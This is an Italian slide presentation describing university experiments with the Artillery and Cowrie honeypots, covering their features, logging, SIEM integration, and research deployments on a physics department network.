
# Esperienze nell'utilizzo di honeypot a bassa, media ed alta interazione

*Roberto Alfieri*
*Valentino Cori*


# CONTESTO

Diverse tesi della laurea triennale in Informatica, tra cui:

- Ethical hacking (phishing) per la formazione mirata del personale dell'azienda ospedaliera di Parma




- Applicazione Web per la gestione di Asset UniPR nella piattaforma per il Vulnerability Management QUALYS




- Sperimentazione dell'honeypot a **bassa interazione Artillery** (2021)
- Sperimentazione dell'honeypot a **media e alta interazione Cowrie** (2023)

# ARTILLERY : caratteristiche

**Artillery è honeypot a  bassa interazione** da Binary Defense con  diverse funzionalità:

## IDS/IPS


- Monitor di directory selezionate (file-system, ssh logs, ..)
- Anti DOS: permette di impostare il numero massimo di connessioni
- Anti  brute force per SSH e FTP

## Honeypot a bassa interazione

- sostituisce le porte TCP e UDP con un demone fake che rileva le **scansioni** sulle porte configurate.

## Azioni

- Alert via **email e syslog**
- Controllo attivo del **firewall locale**
- **Threat server:**  ban-list pubblicata via HTTP
- **Merger**: Fetch di ban-list da altre sorgenti e merge



# ARTILLERY: conclusioni

Per automatizzare la gestione degli  eventi è stata  sperimentata la catena Artillery -> MISP -> DNS RPZ

Bassa interazione **registra solo le scansioni**

Le segnalazioni si rivelano spesso **falsi positivi**

Progetto Artillery tace da diversi anni su github

# COWRIE: caratteristiche

**Cowrie** https://cowrie.readthedocs.io è un honeypot per **ssh e telnet** a media o alta interazione. Progetto attivo, 130 developers.

## Media interazione

Viene esposta **una shell emulata** (scritta in Python) con funzionalità limitate

- User/password configurabili con wildcard (esempio root:x:* )
- Apparente scrittura su disco. Reset al logout
- Apparente connettività in rete. OK: ifconfig, ping.

## Alta interazione

Funzione di proxy verso un sistema operativo Linux.

2 VM fornite

- Ubuntu Server 18.04
- OpenWRT 18.06.4

Possibile configurare propri Backend.

# COWRIE: Output

## Cowrie registra le operazioni svolte dall'attaccante

- **EVENT-ID**: scan, login attempt, comandi eseguiti, ssh tunnel, logout, ..
- **Attività in log file** (cowrie.log con logortate giornaliero)
- **Eventi in json file** (cowrie.json con logortate giornaliero)
- **playlog**: animazione con l'interazione completa per ogni accesso

## Customizzazioni

- **invio mail** programmabile per eventi significativi
  scan, login, logout con comandi eseguiti

- Pull su **Docker Hub** di una immagine Ubuntu custom con Cowrie

# COWRIE: Integrazione con SIEM

Cowrie supporta l'integrazione con diversi SIEM

- **ELK stack**
- **Graylog**
- **Kippo-Graph**
- **Azure Sentinel**
- **Splunk**


Integrazione con  un risk assessment tool:

- **Threat Jammer** https://threatjammer.com/

# COWRIE: Deployment

Honeypot di **produzione a media interazione**

- INTRAnet, rete di Fisica
- User: any passw : any





Honeypot **di ricerca a media interazione**


- INTERnet, rete di Fisica
- User: root passw: 123456
- 10 giorni di run 28/01/23 – 6/2/23

Honeypot di **ricerca ad alta interazione**

- INTRAnet, rete di Fisica
- Backend Alpine Linux




# EVENTI REGISTRATI





media interazione
IP pubblico
10 giorni di run


# LOGIN per day




# LOGIN FAILED: username



